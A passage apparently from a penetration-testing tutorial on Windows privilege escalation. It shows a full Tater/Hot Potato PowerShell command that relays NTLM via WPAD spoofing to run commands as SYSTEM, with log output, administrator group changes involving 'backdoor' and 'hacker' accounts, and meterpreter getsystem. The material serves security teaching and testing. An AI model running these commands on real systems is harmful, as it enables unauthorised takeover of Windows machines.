
Payload executed as soon as the admin logs in.

Tater / Hot Potato 🔥


“Hot Potato (aka: Potato) takes advantage of known issues in Windows to gain local privilege escalation in default configurations, namely NTLM relay (specifically HTTP->SMB relay) and NBNS spoofing.”

You can read more about the exploit here.

We have added lots of users. Let's delete one of them with admin privilege.




```
C:\Users\user\Desktop\Tools\Tater>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Admin
Administrator
backdoor
hacker
The command completed successfully.
```




```
C:\Users\user\Desktop\Tools\Tater>net localgroup administrators backdoor /delete
net localgroup administrators backdoor /delete
System error 5 has occurred.

Access is denied.
```

Backdoor user inside the admin group

powershell -exec Bypass -c ". .\Tater.ps1;Invoke-Tater -Trigger 1 -Command 'net localgroup administrators backdoor /delete';"



```
2020-04-18T13:46:14 - Waiting for incoming HTTP connection
2020-04-18T13:46:14 - Flushing DNS resolver cache
2020-04-18T13:46:14 - Starting NBNS spoofer to resolve WPAD to 127.0.0.1
2020-04-18T13:46:17 - WPAD has been spoofed to 127.0.0.1
2020-04-18T13:46:17 - Running Windows Defender signature update
2020-04-18T13:46:23 - HTTP request for /wpad.dat received from 127.0.0.1
2020-04-18T13:46:27 - Attempting to redirect to http://localhost:80/gethashes a
nd trigger relay
2020-04-18T13:46:27 - HTTP request for http://www.download.windowsupdate.com/ms
download/update/v3/static/trustedr/en/authrootstl.cab received from 127.0.0.1
2020-04-18T13:46:31 - HTTP request for /GETHASHES received from 127.0.0.1
2020-04-18T13:46:32 - HTTP to SMB relay triggered by 127.0.0.1
2020-04-18T13:46:32 - Grabbing challenge for relay from 127.0.0.1
2020-04-18T13:46:32 - Received challenge 47C0AB2766436A60 for relay from 127.0.
0.1
2020-04-18T13:46:32 - Providing challenge 47C0AB2766436A60 for relay to 127.0.0
.1
2020-04-18T13:46:33 - Sending response for \ for relay to 127.0.0.1
2020-04-18T13:46:33 - HTTP to SMB relay authentication successful for \ on 127.
0.0.1
2020-04-18T13:46:33 - SMB relay service LQARELSQFFNMXRSENGGN created on 127.0.0
.1
```



```
2020-04-18T13:46:33 - Command likely executed on 127.0.0.1
2020-04-18T13:46:33 - SMB relay service LQARELSQFFNMXRSENGGN deleted on 127.0.0
.1
2020-04-18T13:46:34 - Stopping HTTP listener
2020-04-18T13:46:37 - Tater was successful and has exited


C:\Users\user\Desktop\Tools\Tater>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Admin
Administrator
hacker
The command completed successfully.
```

Backdoor user deleted when after the exploit completes.

Token Manipulation

There are many occasions in penetration testing engagements that the penetration tester has managed to compromise a service like Apache, IIS, SQL, MySQL etc. Unfortunately, this service is not running as local system or under a high privileged account but as network service. You can use the following exploits to escalate privileges.

1. Rotten Potato
2. Juicy Potato

```
meterpreter> getsystem
```